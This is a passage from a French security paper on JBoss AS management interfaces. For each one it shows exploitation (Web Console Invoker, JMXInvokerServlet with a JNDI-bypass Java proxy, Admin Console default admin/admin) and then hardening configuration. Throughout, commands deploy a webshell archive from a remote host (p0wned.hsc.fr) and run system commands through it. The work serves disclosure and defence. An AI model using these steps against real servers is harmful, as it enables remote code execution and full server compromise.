lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
          UP LOOPBACK RUNNING  MTU:16436  Metric:1
          RX packets:50071 errors:0 dropped:0 overruns:0 frame:0
          TX packets:50071 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
          RX bytes:89131794 (85.0 MB)  TX bytes:89131794 (85.0 MB)

```

Sécurisation : Cette porte d'entrée souvent oubliée permet donc de compromettre totalement le serveur de la même manière que par l'intermédiaire de la JMX Console. La seule limitation concerne l'angle d'attaque qui ne peut se faire généralement que depuis le réseau interne. Cependant, cette menace n'est pas à négliger et il est fortement conseillé de sécuriser cette porte.

Sa sécurisation passe simplement par la modification du fichier de configuration des *Invokers* `JBOSS_SERVER/deploy/jmx-invoker-service.xml`. Ce fichier permet

notamment d'appliquer un domaine de sécurité à la méthode `invoke` des *Invokers* qui est implicitement appelée quelle que soit l'opération effectuée sur le MBean cible (consultation d'attributs, invocation de méthodes, etc.) :

```
[...]
<operation>
  <description>The detached invoker entry point</description>
  <name>invoke</name>
  <parameter>
    <description>The method invocation context</description>
    <name>invocation</name>
    <type>org.jboss.invocation.Invocation</type>
  </parameter>
  <return-type>java.lang.Object</return-type>
  <descriptors>
    <interceptors>
      <!-- Uncomment to require authenticated users -->
      <interceptor code="org.jboss.jmx.connector.invoker.AuthenticationInterceptor"
        securityDomain="java:/jaas/jmx-console"/>
      <!-- Interceptor that deals with non-serializable results -->
      <interceptor code="org.jboss.jmx.connector.invoker.SerializableInterceptor"
        policyClass="StripModelMBeanInfoPolicy"/>
    </interceptors>
  </descriptors>
</operation>
[...]
```

La configuration par défaut propose une authentification via le domaine de sécurité *jmx-console*. Cela permet une gestion des authentifications identiques à celle de la JMX Console (centralisation des comptes) mais il est tout à fait possible de fixer un domaine de sécurité totalement différent. Dans notre cas, l'authentification HTTP Digest n'étant pas compatible, il serait nécessaire d'en définir un autre avec une méthode d'authentification adaptée. Plus globalement, il est recommandé d'effectuer une gestion des authentifications centralisée via une méthode supportée par toutes les portes d'entrée (SSL notamment peut être une solution mais nécessite une gestion lourde des certificats). Dans tous les cas, lorsque la sécurité est mise en place, les précédents tests échouent :

```
$ ./twiddle.sh -s www.cible.hsc.fr \
> invoke jboss.system:service=MainDeployer \
> undeploy http://pOwed.hsc.fr/WebshellService.sar
16:39:25,707 ERROR [Twiddle] Exec failed
java.lang.SecurityException: Failed to authenticate principal=null, securityDomain=jmx-console
[...]
```

5.5 La Web Console

Pré-requis pour l'attaquant :

- accès HTTP à l'application Web Console.

JBoss AS fournit également par défaut une autre application web : la Web Console. Cette application a pour rôle principal de fournir une interface de *monitoring* aux administrateurs (visualisation des alertes, de statistiques pour les applications, etc.) et n'a donc, à première vue, qu'une vocation consultative (d'où sa

très rare protection d'ailleurs). Par défaut, la Web Console est accessible à l'URL `http://server/web-console/` et cela **sans authentification**.



Fig. 13. Page d'accueil de la Web Console.

Exploitation : Pour un attaquant, cette application peut en réalité constituer bien plus qu'une simple interface fournissant quelques fuites d'informations. Elle peut même amener aux mêmes résultats que précédemment.

Pour bien comprendre la méthode d'exploitation, il faut tout d'abord faire un détour vers le fonctionnement interne de la Web Console. Cette application n'est en réalité qu'une surcouche de la JMX fournissant des informations de *monitoring* et faisant, par conséquent, appel à des MBeans pour obtenir ces informations. Pour effectuer ces appels, la Web Console intègre un *Invoker* sous forme de servlet accessible par HTTP à l'URL `http://server/web-console/Invoker` et **cela de manière totalement publique**.

La faille réside dans l'implémentation de cet *Invoker* (correspondant à la classe Java `org.jboss.console.remote.InvokerServlet`) qui n'effectue aucune restriction sur les commandes JMX qu'il est possible de lui adresser, permettant potentiellement d'y injecter des commandes JMX arbitraires.

Pour communiquer avec cet *Invoker*, Twiddle devient inutilisable car celui-ci n'a pas été conçu pour communiquer via un protocole autre que RMI/JRMP. Un outil a donc été développé afin d'exploiter cette vulnérabilité.

Établir une communication avec cet *Invoker* est cependant loin d'être trivial à implémenter. Il est nécessaire de lui envoyer les commandes JMX sous forme de

requêtes POST encapsulant un objet Java sérialisé du type `MarshaledInvocation` encapsulant lui-même l'invocation proprement dite. Cet objet étant normalement utilisé en interne par JBoss et n'ayant pas pour vocation d'être manipulé par un développeur, il est donc difficile à générer à partir d'un programme utilisateur.

Cependant, l'API de JBoss fournit une aide bien utile et notamment la classe `org.jboss.console.remote.Util` du package `console-mgr-classes.jar` (disponible dans l'archive `console-mgr.jar` de la Web Console) qui permet de réaliser ce travail à la place du pirate. Cette classe fournit notamment deux méthodes :

```
# Méthode d'invocation de méthodes de MBeans
public static Object invoke(URL externalURL,
                           RemoteMBeanInvocation mi)
                           throws Exception

# Méthode d'interrogation d'attributs de MBeans
public static Object getAttribute(URL externalURL,
                                  RemoteMBeanAttributeInvocation mi)
                                  throws Exception
```

Ces méthodes ont été conçues pour communiquer avec l'*Invoker* de la Web Console et construisent donc des requêtes HTTP compréhensibles (création de l'objet `MarshaledInvocation`, sérialisation et envoi à travers HTTP). En utilisant cette classe et plus particulièrement ces deux méthodes, il est donc possible d'élaborer un programme Java permettant d'interagir très facilement et sans restriction avec l'*Invoker* de la Web Console. L'outil développé incorpore un script shell afin de gérer automatiquement le `CLASSPATH` du programme Java sous-jacent :

```
$ ./webconsoleinvoker.sh -h

Usage: WebConsoleInvoker [options]
  -i, --invoker URL           The Invoker URL to use (Default is
                              http://127.0.0.1:8080/web-console/Invoker).
  -m, --mbean MBeans         The MBeans to call.
  --action action_name       The action to perform (get or invoke).
  --get-attribute attribut   The attribute to retrieve (with get action).
  --invoke-operation operation The operation to call (with invoke action).
  --invoke-parameters parameters The operation parameters (with invoke action).
  --invoke-signature signature The operation signature (with invoke action)
                              (Default is java.lang.String for all params).

$ ./webconsoleinvoker.sh \
> -i http://www.cible.hsc.fr:8080/web-console/Invoker \
> -m jboss.system:type=ServerInfo \
> --action get \
> --get-attribute OSVersion
2.6.24-19-generic
```

En reprenant notre cas pratique, il est alors possible de déployer une nouvelle application via cette porte d'entrée en utilisant les techniques vues précédemment :

```
$ ./webconsoleinvoker.sh \
> -i http://www.cible.hsc.fr:8080/web-console/Invoker \
> -m jboss.system:service=MainDeployer \
> --action invoke \
> --invoke-operation deploy \
```

```

> --invoke-parameters http://p0wned.hsc.fr/WebshellService.sar

$ ./webconsoleinvoker.sh \
> -i http://www.cible.hsc.fr:8080/web-console/Invoker \
> -m hsc:service=HSCWebshell \
> --action invoke \
> --invoke-operation exec \
> --invoke-parameters ifconfig
eth0      Link encap:Ethernet  HWaddr 00:0c:29:df:87:a4
          inet addr:192.168.111.107  Bcast:192.168.111.255  Mask:255.255.255.0
          inet6 addr: fe80::20c:29ff:fedf:87a4/64  Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:1464663 errors:0 dropped:0 overruns:0 frame:0
          TX packets:608504 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:837873438 (799.0 MB)  TX bytes:183287852 (174.7 MB)
          Interrupt:17 Base address:0x2000

lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          inet6 addr: ::1/128  Scope:Host
          UP LOOPBACK RUNNING  MTU:16436  Metric:1
          RX packets:50269 errors:0 dropped:0 overruns:0 frame:0
          TX packets:50269 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
          RX bytes:89142726 (85.0 MB)  TX bytes:89142726 (85.0 MB)

```

Sécurisation : Étant une application web hébergée dans le conteneur web de JBoss, celle-ci peut donc être sécurisée exactement de la même manière que la JMX Console, en gardant à l'esprit que les dispositifs de sécurisation de chaque application restent cependant indépendants. Nous ne redétaillerons pas la procédure de sécurisation ici mais pour information les fichiers spécifiques à la Web Console devant être modifiés sont les suivants (dans le répertoire `JBOSS_SERVER/deploy/`) :

- `management/console-mgr.sar/web-console.war/WEB-INF/jboss-web.xml` ;
- `management/console-mgr.sar/web-console.war/WEB-INF/web.xml`.

Après la sécurisation de l'interface, il n'est plus possible d'accéder à l'*Invoker* de la Web Console :

```

$ ./webconsoleinvoker.sh
> -i http://www.cible.hsc.fr:8080/web-console/Invoker \
> -m jboss.system:service=MainDeployer \
> --action invoke \
> --invoke-operation deploy \
> --invoke-parameters http://p0wned.hsc.fr/WebshellService.sar
Exception in thread "main" java.io.IOException: Server returned HTTP
response code: 401 for URL: http://www.cible.hsc.fr:8080/web-console/Invoker
[...]

```

5.6 Servlet par défaut : la JMXInvokerServlet

Pré-requis pour l'attaquant :

- accès HTTP à l'arborescence `/invoker/`.

Nous avons vu précédemment l'*Adaptor* permettant de communiquer avec la JMX à travers RMI/JRMP, maintenant nous allons nous intéresser à celui permettant d'effectuer la même opération mais via HTTP : l'*HttpAdaptor*. Celui-ci est particulièrement intéressant lors d'une attaque externe où seul l'accès HTTP est autorisé et où l'ensemble des autres points d'entrée ont été sécurisés.

Cet *Adaptor* a été intégré à JBoss pour des raisons de commodité et de sécurité pour les administrateurs afin d'éviter l'ouverture des ports 4444, 1099 et 1098 entre la DMZ du JBoss et les postes des administrateurs ou développeurs. Il est accessible via un *Invoker* disponible à l'URL `http://server/invoker/JMXInvokerServlet` qui est une servlet fournie par l'application `invoker.war`. **Cette fonctionnalité n'est pas activée par défaut.** Pour l'activer, il est nécessaire de modifier le fichier de configuration `JBOSS_SERVER/deploy/jmx-invoker-service.xml` et de décommenter la partie suivante :

```
<!-- Expose the jmx invoker service interface via HTTP -->
<mbean code="org.jboss.invocation.http.server.HttpProxyFactory"
  name="jboss.jmx:type=adaptor,name=Invoker,protocol=http,service=proxyFactory">
  <attribute name="InvokerURL">
    http://192.168.111.107:8080/invoker/JMXInvokerServlet
  </attribute>
  <!-- The target MBean is the InvokerAdaptorService configured below -->
  <depends optional-attribute-name="InvokerName">
    jboss.jmx:type=adaptor,name=Invoker
  </depends>
  <attribute name="ExportedInterface">org.jboss.jmx.adaptor.rmi.RMIAdaptorExt</attribute>
  <attribute name="JndiName">jmx/invoker/HttpAdaptor</attribute>
  <attribute name="ClientInterceptors">
    <interceptors>
      <interceptor>org.jboss.proxy.ClientMethodInterceptor</interceptor>
      <interceptor>org.jboss.proxy.SecurityInterceptor</interceptor>
      <interceptor>
        org.jboss.jmx.connector.invoker.client.InvokerAdaptorClientInterceptor
      </interceptor>
      <interceptor>org.jboss.invocation.InvokerInterceptor</interceptor>
    </interceptors>
  </attribute>
</mbean>
```

Dans la pratique, cette configuration est très rarement activée. Cependant, **la servlet reste accessible publiquement quelle que soit la configuration** et accepte donc les requêtes POST. Il est donc possible de l'exploiter même si elle n'est pas censée être activée dans la configuration.

Exploitation : Pour communiquer avec l'*Invoker*, les requêtes POST à envoyer doivent également encapsuler les invocations JMX sérialisées dans des objets du type `MarshaledInvocation`. Cependant, la technique utilisée pour la Web Console ne fonctionne pas ici car les classes propres à la Web Console (`RemoteMBeanInvocation` et `RemoteMBeanAttributeInvocation`) ne sont pas reconnues par la servlet (absentes du `CLASSPATH`).

D'autre part, malgré son exposition publique, il n'est pas possible d'invoquer la servlet via le processus classique d'invocation (résolution, activation, invocation), car

à la lecture de la configuration, le serveur se rendra compte que cette fonctionnalité n'est pas activée.

L'objectif est donc d'analyser le fonctionnement du processus d'invocation à travers HTTP, afin de connaître l'endroit où la vérification de l'activation du service est réalisée, en vue de son contournement. Pour cela, un serveur JBoss AS a été installé avec l'encapsulation HTTP activée, et un outil a été développé étendant les fonctionnalités de Twiddle pour fonctionner également via le protocole HTTP.

L'outil réalise les trois phases de l'invocation. Cependant, pour assurer une utilisation du protocole HTTP tout au long de l'invocation, il était également nécessaire d'encapsuler les résolutions JNDI. Pour se faire, JBoss propose par défaut une autre servlet : `JNDIFactory` disponible à l'URL `http://server/invoker/JNDIFactory` et interrogeable à l'aide d'un simple programme Java :

```
import org.jboss.console.remote.RemoteMBeanAttributeInvocation;
import org.jboss.console.remote.RemoteMBeanInvocation;
import java.util.Properties;
import javax.management.*;
import javax.naming.InitialContext;
import javax.naming.NamingException;

public class ServerConnection {

    private MBeanServerConnection server;

    public ServerConnection(String jndiURL, String adaptor) throws NamingException {
        String jndiURL = "http://www.cible.hsc.fr/invoker/JNDIFactory";
        String adaptor = "/jmx/invoker/HttpAdaptor";

        Properties props = new Properties();
        props.put("java.naming.factory.initial", "org.jboss.naming.HttpNamingContextFactory");
        props.put("java.naming.provider.url", jndiURL);
        props.put("java.naming.factory.url.pkgs", "org.jboss.naming:org.jnp.interfaces");
        InitialContext ctx = new InitialContext(props);
        server = (MBeanServerConnection)ctx.lookup(adaptor);
    }
    [...]
}
```

Après la résolution JNDI auprès de cette servlet, un objet implémentant l'interface `javax.management.MBeanServerConnection` est retourné. Cet objet correspond à une projection côté client du *MBean Server* du serveur JBoss permettant de simuler la présence en local de l'objet. D'un point de vue plus technique, lors de la résolution, l'objet correspondant à l'enregistrement `jmx/invoker/HttpAdaptor` va être recherché. Cet enregistrement est renseigné dans le fichier de gestion des *Invokers* `JBOSS_SERVER/deploy/jmx-invoker-service.xml` :

```
<mbean code="org.jboss.invocation.http.server.HttpProxyFactory"
    name="jboss.jmx:type=adaptor,name=Invoker,protocol=http,service=proxyFactory">
    [...]
    <attribute name="ExportedInterface">org.jboss.jmx.adaptor.rmi.RMIAdaptorExt</attribute>
    <attribute name="JndiName">jmx/invoker/HttpAdaptor</attribute>
    [...]
</mbean>
```

L'attribut `ExportedInterface` correspond à l'objet associé à cet enregistrement et qui sera retourné au client. L'objet `org.jboss.jmx.adaptor.rmi.RMIAdaptorExt` implémente l'interface `javax.management.MBeanServerConnection`.

À partir d'un objet `javax.management.MBeanServerConnection`, il est ensuite possible d'invoquer n'importe quel MBean via les méthodes ci-dessous et tout cela à travers le protocole HTTP :

```
# Obtention d'un attribut d'un MBean
Object getAttribute(ObjectName name,
                    String attribute)
                    throws MBeanException,
                        AttributeNotFoundException,
                        InstanceNotFoundException,
                        ReflectionException,
                        IOException

# Invocation d'une méthode d'un MBean
Object invoke(ObjectName name,
              String operationName,
              Object[] params,
              String[] signature)
              throws InstanceNotFoundException,
                  MBeanException,
                  ReflectionException,
                  IOException
```

De ces éléments, un outil écrit en Java a été développé permettant d'analyser les échanges entre le client et le serveur :

```
$ ./rmioverhttpinvoker.sh -h

Usage: RmiOverHttpInvoker [options]
  -j, --jndi URL           The JNDI URL to use (Default is
                           http://localhost:8080/invoker/JNDIFactory).
  -a, --adaptor adaptor   The adaptor to use (Default is
                           /jmx/invoker/HttpAdaptor).
  -m, --mbean MBean       The MBean to call.
  --action action_name    The action to perform (get or invoke).
  --get-attribut attribut The attribute to retrieve (with get action).
  --invoke-operation operation The operation to call (with invoke action).
  --invoke-parameters parameters The operation parameters (with invoke action).
  --invoke-signature signature The operation signature (with invoke action)
                           (Default is java.lang.String).

$ ./rmioverhttpinvoker.sh \
> -j http://www.cible.hsc.fr:8080/invoker/JNDIFactory \
> -a /jmx/invoker/HttpAdaptor \
> -m jboss.system:type=ServerInfo \
> --action get --get-attribut OSVersion
2.6.24-19-generic
```

D'un point de vue réseau, la communication peut se résumer par trois échanges HTTP que la figure 14 illustre.

Si maintenant sur notre serveur JBoss de test l'encapsulation HTTP est désactivée, en commentant la partie concernée, il n'est plus possible d'accéder aux MBeans car l'*HttpAdaptor* n'est semble-t-il plus disponible :

192.70.106.85	192.168.111.107	HTTP	GET /invoker/JNDIFactory HTTP/1.1
192.168.111.107	192.70.106.85	HTTP	HTTP/1.1 200 OK (application/x-java-serialized-object)
192.70.106.85	192.168.111.107	HTTP	POST /invoker/JMXInvokerServlet HTTP/1.1
192.70.106.85	192.168.111.107	HTTP	Continuation or non-HTTP traffic
192.168.111.107	192.70.106.85	HTTP	HTTP/1.1 200 OK (application/x-java-serialized-object)
192.70.106.85	192.168.111.107	HTTP	POST /invoker/JMXInvokerServlet HTTP/1.1
192.70.106.85	192.168.111.107	HTTP	Continuation or non-HTTP traffic
192.168.111.107	192.70.106.85	HTTP	HTTP/1.1 200 OK (application/x-java-serialized-object)

Fig. 14. Capture Wireshark des échanges HTTP.

```

$ ./bash rmioverhttpinvoker.sh \
> -j http://www.cible.hsc.fr:8080/invoker/JNDIFactory \
> -a /jmx/invoker/HttpAdaptor \
> -m jboss.system:type=ServerInfo \
> --action get \
> --get-attribut OSVersion
Exception in thread "main" javax.naming.NameNotFoundException:
HttpAdaptor not bound

```

La capture réseau des échanges montre également que l'exception est levée lors du deuxième échange (cf. figure 15).

192.70.106.85	192.168.111.107	HTTP	GET /invoker/JNDIFactory HTTP/1.1
192.168.111.107	192.70.106.85	HTTP	HTTP/1.1 200 OK (application/x-java-serialized-object)
192.70.106.85	192.168.111.107	HTTP	POST /invoker/JMXInvokerServlet HTTP/1.1
192.70.106.85	192.168.111.107	HTTP	Continuation or non-HTTP traffic
192.168.111.107	192.70.106.85	HTTP	HTTP/1.1 200 OK (application/x-java-serialized-object)

Fig. 15. Capture Wireshark des échanges HTTP après désactivation.

Pour garder la possibilité d'obtenir une instance de l'objet `MBeanServerConnection`, malgré la désactivation de cette fonctionnalité dans la configuration, il est donc nécessaire de contourner les deux premiers échanges, c'est-à-dire qu'il faut être capable de générer l'objet `MBeanServerConnection` à l'identique de celui généré par le serveur, mais localement. En d'autres termes, il est nécessaire d'effectuer le travail que le serveur est censé faire à notre place avant l'invocation à proprement parler du `MBean`.

Lorsque qu'une requête de résolution est envoyée à JBoss pour résoudre l'*Adaptor* `/jmx/invoker/HttpAdaptor`, le serveur utilise le fichier de gestion des *Invokers* `JBOSS_SERVER/deploy/jmx-invoker-service.xml` pour créer l'objet associé. Pour cet *Adaptor*, le serveur utilise la portion d'XML suivante :

```

<!-- Expose the jmx invoker service interface via HTTP -->
<mbean code="org.jboss.invocation.http.server.HttpProxyFactory"
  name="jboss.jmx:type=adaptor,name=Invoker,protocol=http,service=proxyFactory">
  <attribute name="InvokerURL">http://192.168.111.107:8080/invoker/JMXInvokerServlet</attribute>
  <!-- The target MBean is the InvokerAdaptorService configured below -->
  <depends optional-attribute-name="InvokerName">jboss.jmx:type=adaptor,name=Invoker</depends>
  <attribute name="ExportedInterface">org.jboss.jmx.adaptor.rmi.RMIAdaptorExt</attribute>
  <attribute name="JndiName">jmx/invoker/HttpAdaptor</attribute>

```

```

<attribute name="ClientInterceptors">
  <interceptors>
    <interceptor>org.jboss.proxy.ClientMethodInterceptor</interceptor>
    <interceptor>org.jboss.proxy.SecurityInterceptor</interceptor>
    <interceptor>
      org.jboss.jmx.connector.invoker.client.InvokerAdaptorClientInterceptor
    </interceptor>
    <interceptor>org.jboss.invocation.InvokerInterceptor</interceptor>
  </interceptors>
</attribute>
</mbean>

```

L'objectif est donc de traduire cette portion d'XML en Java pour générer l'objet `MBeanServerConnection` localement. Après de longues recherches au sein de la documentation et de la Javadoc de JBoss, le code suivant a permis de générer l'objet final :

```

Object cacheID = null;
ObjectName targetName = new ObjectName("jboss.jmx:type=adaptor,name=Invoker");
Invoker invoker = new HttpInvokerProxy(url);
String jndiName = null;
String proxyBindingName = null;

ArrayList interceptorClasses = new ArrayList();
interceptorClasses.add(Class.forName("org.jboss.proxy.ClientMethodInterceptor"));
interceptorClasses.add(Class.forName("org.jboss.proxy.SecurityInterceptor"));
interceptorClasses.add(Class.forName(
  "org.jboss.jmx.connector.invoker.client.InvokerAdaptorClientInterceptor"));
interceptorClasses.add(Class.forName("org.jboss.invocation.InvokerInterceptor"));

ClassLoader classLoader = Thread.currentThread().getContextClassLoader();

Class[] interfaces = new Class[] {
  Class.forName("org.jboss.jmx.adaptor.rmi.RMIAdaptorExt")
};

GenericProxyFactory proxyFactory = new GenericProxyFactory();
MBeanServerConnection server = (MBeanServerConnection) proxyFactory.createProxy(
                                                                    cacheID,
                                                                    targetName,
                                                                    invoker,
                                                                    jndiName,
                                                                    proxyBindingName,
                                                                    interceptorClasses,
                                                                    classLoader,
                                                                    interfaces
                                                                    );

```

Il est ensuite facile de créer, à partir de ceci, un outil en Java effectuant directement les invocations des MBeans sur la servlet `JMXInvokerServlet` en contournant la résolution JNDI et la génération de l'objet par le serveur :

```
$ bash jmxinvoker.sh -h
```

```

Usage: jmxinvoker.sh [options]
  -u, --url url           The JMX Invoker Servlet URL.
  -m, --mbean MBeans     The MBeans to call.
  --action action_name   The action to perform (get or invoke).
  --get-attribut attribut The attribute to retrieve (with get action).

```

```

--invoke-operation operation      The operation to call (with invoke action).
--invoke-parameters parameters   The operation parameters (with invoke action).
--invoke-signature signature     The operation signature (with invoke action)
                                 (Default is java.lang.String).

$ ./jmxinvoker.sh \
> -u http://www.cible.hsc.fr:8080/invoker/JMXInvokerServlet \
> -m jboss.system:type=ServerInfo \
> --action get \
> --get-attribut OSVersion
2.6.24-19-generic

```

D'un point de vue réseau, les deux premiers échanges ne sont plus réalisés et l'invocation est directement effectuée contournant ainsi la vérification de la configuration comme le montre la figure 16.

192.70.106.85	192.168.111.107	HTTP	POST /invoker/JMXInvokerServlet HTTP/1.1
192.70.106.85	192.168.111.107	HTTP	Continuation or non-HTTP traffic
192.168.111.107	192.70.106.85	HTTP	HTTP/1.1 200 OK (application/x-java-serialized-object)

Fig. 16. Capture Wireshark des échanges HTTP avec l'outil Java.

Il est donc possible, à partir de là, d'invoquer à travers HTTP, et sans que la configuration de JBoss ne le permette, un MBean arbitraire et par la même occasion de déployer une nouvelle application à l'aide des méthodes vues précédemment :

```

$ ./jmxinvoker.sh \
> -u http://www.cible.hsc.fr:8080/invoker/JMXInvokerServlet \
> -m jboss.system:service=MainDeployer \
> --action invoke \
> --invoke-operation deploy \
> --invoke-parameters http://p0wned.hsc.fr/WebshellService.sar

$ ./jmxinvoker.sh \
> -u http://www.cible.hsc.fr:8080/invoker/JMXInvokerServlet \
> -m hsc:service=HSCWebshell \
> --action invoke \
> --invoke-operation exec \
> --invoke-parameters ifconfig

eth0      Link encap:Ethernet  HWaddr 00:0c:29:df:87:a4
          inet addr:192.168.111.107  Bcast:192.168.111.255  Mask:255.255.255.0
          inet6 addr: fe80::20c:29ff:fedf:87a4/64  Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:1467376 errors:0 dropped:0 overruns:0 frame:0
          TX packets:609731 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:838143490 (799.3 MB)  TX bytes:183541482 (175.0 MB)
          Interrupt:17 Base address:0x2000

lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          inet6 addr: ::1/128  Scope:Host
          UP LOOPBACK RUNNING  MTU:16436  Metric:1
          RX packets:50368 errors:0 dropped:0 overruns:0 frame:0
          TX packets:50368 errors:0 dropped:0 overruns:0 carrier:0

```

```
collisions:0 txqueuelen:0
RX bytes:89148192 (85.0 MB) TX bytes:89148192 (85.0 MB)
```

Sécurisation : La sécurisation de cette vulnérabilité est strictement identique à celle concernant l’invocation RMI/JRMP. Ainsi, en fixant une authentification sur les *Invokers*, il ne sera plus possible d’invoquer de MBeans :

```
$ ./jmxinvoker.sh \
> -u http://www.cible.hsc.fr:8080/invoker/JMXInvokerServlet \
> -m jboss.system:type=ServerInfo \
> --action get
> --get-attribut OSVersion
java.lang.SecurityException: Failed to authenticate principal=null,
securityDomain=jmx-console
```

Il est également possible d’effectuer de la sécurité en amont en sécurisant directement l’accès HTTP à la servlet *JMXInvokerServlet*. Par défaut, seules les URL du type */restricted/** de l’application *invoker.war* sont verrouillées, il suffit d’étendre cette sécurisation à l’ensemble des ressources de l’application via l’édition du fichier *invoker.war/WEB-INF/jboss-web.xml* :

```
<security-constraint>
  <web-resource-collection>
    <web-resource-name>HttpInvokers</web-resource-name>
    <description>An example security config that only allows users with the
role HttpInvoker to access the HTTP invoker servlets
    </description>
    <!-- anciennement <url-pattern>/restricted/*</url-pattern> -->
    <url-pattern>*</url-pattern>
    <http-method>GET</http-method>
    <http-method>POST</http-method>
  </web-resource-collection>
  <auth-constraint>
    <role-name>HttpInvoker</role-name>
  </auth-constraint>
</security-constraint>
```

En reprenant notre exemple, une erreur HTTP 403 sera retournée lors de l’accès à la servlet :

```
$ ./jmxinvoker.sh \
> -u http://www.cible.hsc.fr:8080/invoker/JMXInvokerServlet \
> -m jboss.system:type=ServerInfo \
> --action get
> --get-attribut OSVersion
java.rmi.ServerException: IOE; nested exception is:
  java.io.IOException: Server returned HTTP response code:
  403 for URL: http://www.cible.hsc.fr:8080/invoker/JMXInvokerServlet
```

Il faut également noter que cette vulnérabilité est exploitable depuis Internet si le serveur JBoss expose son service HTTP contrairement à l’invocation RMI/JRMP. Il est donc indispensable de bloquer cette porte d’entrée.

Avis de sécurité : Cette vulnérabilité a fait l'objet de plusieurs avis de sécurité dont un en février 2010 concernant les équipements IronPort de Cisco, qui embarquent maintenant un serveur JBoss [9]. Cette faille permet notamment l'exécution de code arbitraire sur l'équipement Cisco et la lecture de fichiers sensibles. La seule solution proposée était de supprimer les composants JBoss concernés... À l'heure actuelle, JBoss 6 (dernière version en date) permet toujours l'interrogation de la servlet `JMXInvokerServlet` et le contournement de la résolution JNDI.

5.7 Intrusion sur les JBoss 5 et 6

Pré-requis pour l'attaquant :

- accès *HTTP* à la page d'authentification de l'Admin Console ;
- accès au MBean Server via l'une des méthodes précédentes (optionnel).

Depuis la version 5 de JBoss, toutes ces exploitations sont toujours d'actualité, cependant, pour le déploiement d'application cela se complique. En effet, avec l'intégration de la notion de *Virtual File System* (VFS), des restrictions ont été mises en place.

Tout d'abord, comme mentionné précédemment, le déploiement d'application distante n'est plus possible car l'architecture VFS n'implémente pas le protocole HTTP. Cette régression a été soulevée par un certain nombre d'utilisateurs et pourra peut être refaire son apparition dans les prochaines versions (donc à surveiller). À l'heure actuelle, il n'est donc plus possible d'*uploader* une application par cette méthode.

Concernant la création et l'exécution de scripts BeanShell à distance, le MBean concerné a été supprimé et cette fonctionnalité a été intégrée à l'architecture *Virtual Deployment Framework* (VDF). La méthode permettant la création d'un script (`createScriptDeployment`) a donc, par la même occasion, été supprimée, rendant impossible le déploiement d'applications à distance via les scripts BeanShell.

En résumé, les techniques citées précédemment ne fonctionnent plus sur JBoss 5 et supérieur mais le déploiement d'applications ne reste pas impossible.

JBoss met en place depuis la version 5.1.0, une nouvelle interface d'administration : l'Admin Console qui a déjà été abordée. Cette interface s'apparentant au Tomcat Manager permet de déployer aisément de nouvelles applications grâce à de simples formulaires HTML. Par défaut, cette interface est accessible à l'URL `http://server/admin-console/` et est protégée par un login/mot de passe contrairement aux autres à l'aide du compte `admin/admin`, permettant au pirate, s'il n'a pas été changé, de déployer son application comme bon lui semble (cf. figure 17).

Déploiement d'une archive WAR : Un pirate ayant accès à cette interface peut donc déployer l'application de son choix à condition que celle-ci soit un WAR, EAR, RAR ou JAR. Les archives SAR ne sont pas acceptées par cette application rendant notre porte dérobée inutile ici. Mais, il est toujours possible d'envoyer un WAR qui

Add New Web Application (WAR)

Enter the absolute path to the local file you wish to deploy, specify deployment options, then click Continue.

* denotes a required field.

Deployment Options ⌵ Collapse			
Name	Unset	Value	Description
Deploy Exploded *		<input type="radio"/> Yes <input checked="" type="radio"/> No	Should the archive be deployed in exploded form (i.e. as a directory)

Fig. 17. Formulaire d'upload d'application sur l'Admin Console.

sera déployé dans le conteneur web du serveur. Cela n'est pas pénalisant car ayant accès à l'Admin Console, il est fort probable que nous aurons également accès à notre nouvelle application (cf. figure 18).

Faible dans le filtrage des extensions sur JBoss 5.1.0 : Les tests qui ont pu être réalisés sur cette interface montrent que la vérification de l'extension est effectuée après l'*upload* de l'archive sur le serveur et celle-ci n'est pas supprimée en cas d'échec (cf. figure 19).

Ce problème de filtrage permet ainsi d'*uploader* sur le serveur un fichier possédant n'importe quelle extension outre-passant la restriction. Il est donc possible d'envoyer sur le serveur notre fichier SAR pour ensuite le déployer via l'invocation du MBean `jboss.system:service=MainDeployer` (nécessitant un accès au *MBean Server* parmi ceux vus précédemment). Mais ce problème peut également amener un attaquant à envoyer des exécutables par exemple :

```
$ ./jmxinvoker.sh \
> -u http://www.cible.hsc.fr:8080/invoker/JMXInvokerServlet \
> -m jboss.system:service=MainDeployer \
> --action invoke \
> --invoke-operation deploy \
> --invoke-parameters \
> /opt/jboss-5.1.0.GA/server/default/tmp/embjopr/uploads/WebshellService.sar

$ ./jmxinvoker.sh \
> -u http://www.cible.hsc.fr:8080/invoker/JMXInvokerServlet \
> -m hsc:service=HSCWebshell \
> --action invoke \
> --invoke-operation exec \
> --invoke-parameters ifconfig
eth0      Link encap:Ethernet  HWaddr 00:0c:29:df:87:a4
          inet addr:192.168.111.107  Bcast:192.168.111.255  Mask:255.255.255.0
          inet6 addr: fe80::20c:29ff:fedf:87a4/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:1467376 errors:0 dropped:0 overruns:0 frame:0
          TX packets:609731 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
```

